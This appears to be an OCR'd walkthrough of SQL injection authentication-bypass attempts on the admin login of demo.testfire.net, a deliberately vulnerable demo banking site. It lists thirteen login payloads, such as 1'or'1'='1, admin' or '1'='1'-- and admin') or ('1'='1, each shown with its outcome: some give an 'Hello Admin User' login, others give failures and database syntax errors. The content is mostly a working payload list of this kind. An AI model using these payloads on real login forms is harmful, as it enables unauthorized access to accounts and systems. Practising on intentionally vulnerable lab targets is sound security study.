
BY PASS AUTHENTICATION ON http://demo.testfire.net

TARGET : ADMIN PANEL OF http://demo.testfire.net



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Retaining good employees is a tough task. See how Altoro Mutual can assist you in accomplishing this feat through effective Retirement Solutions.

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Completing this short survey will enter you in a draw for 1 of 5 Samsung Galaxy S10 smartphones! We look forward to hearing your important feedback.

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
PAYLOAD 1(USER = admin and password = admin)



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Online Banking Login

Username: admin
Password: •••••
Login

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

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MY ACCOUNT | PERSONAL | SMALL BUSINESS

I WANT TO ...
- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION
- Edit Users

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details: 800000 Corporate GO

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!

Click Here to apply.

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
Successful login.

PAYLOAD 2(USER = 1’or’1’=’1 and pass = 1’or’1’=’1)




Online Banking Login

Username: 1'or'1'='1

Password: ••••••••••

Login



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Welcome to Altoro Mutual Online.

View Account Details: 800000 Corporate GO

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
Successful login

PAYLOAD 3(USER : or 1=1 password = or 1=1)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
Online Banking Login

Username: or 1=1

Password: ••••••

Login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
Username:

Password:

Login

Unsuccessful login

PAYLOAD 4(USER : 1=1 password = 1=1)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
Login Failed: We're sorry, but this

Username: 1=1

Password: •••

Login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Login Failed: We're sorry, but this username or password was not found in our system. Please try again.


Username:

Password:

Login

Unsuccessful login


PAYLOAD 5(USER : admin' or '1'='1 password = admin' or '1'='1)



Online Banking Login

Username: admin' or '1'='1

Password: ••••••••••••••••



Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details: 800000 Corporate

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!

Click Here to apply.

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
Successful login

PAYLOAD 6(USER : or 1=1--password = or 1=1--)



Online Banking Login

Username: or 1=1--

Password: ••••••••

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

Online Banking Login

Login Failed: We're sorry, but this username or password was not found in our system. Please try again.

Username:

Password:

This connection is not secure. Logins entered here could be compromised. Learn More

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
Unsuccessful login

PAYLOAD 7(USER : admin' or '1'='1'-- password = admin' or '1'='1'--)




Online Banking Login

Login Failed: We're sorry, but this usernam

Username: admin' or '1'='1'--

Password: •••••••••••••••••••



Hello Admin User

Welcome to Altoro Mutual Online.

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
Successful login

PAYLOAD 8 (USER : `admin'or 1=1 or ''='`password = `admin'or 1=1 or ''='`)



Online Banking Login

Username: admin'or 1=1 or ''='

Password: ••••••••••••••••••••

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

Hello Admin User

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
Successful login

PAYLOAD 9(USER : varun’or’1’=’1 password = varun’or’1’=’1)



Online Banking Login

Username: varun'or'1'='1

Password: ••••••••••••••

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

Hello Admin User

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
Successful login

PAYLOAD 10 (USER : `admin' or 1=1`password = `admin' or 1=1`)



Online Banking Login

Username: admin' or 1=1

Password: •••••••••••••

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

Online Banking Login

Syntax error: Encountered "\' AND PASSWORD=\'" at line 1, column 58.

Username:

Password:

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
Unsuccessful login

PAYLOAD 11 (USER :`admin' or 1=1#` password = `admin' or 1=1#`)




Online Banking Login

Syntax error: Encountered "\' AND PASSW

Username: admin' or 1=1#

Password: ••••••••••••••

Login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Lexical error at line 1, column 58. Encountered: "#" (35), after : "".


Username:

Password:

Login

Unsuccessful login

PAYLOAD 12 (USER :`admin') or ('1'='1` password =`admin') or ('1'='1`)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
Online Banking Login

Lexical error at line 1, column 58.

Username: admin') or ('1'='1

Password: •••••••••••••••••

Login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Online Banking Login

Syntax error: Encountered ")" at line 1, column 51.


Username:

Password:

Login

Unsuccessful login

PAYLOAD 13 (USER :`admin') or '1'='1` password =`admin') or '1'='1`)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
Syntax error: Encountered ")" at line

Username: admin') or "1"="1

Password: ••••••••••••••••

Login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Password:

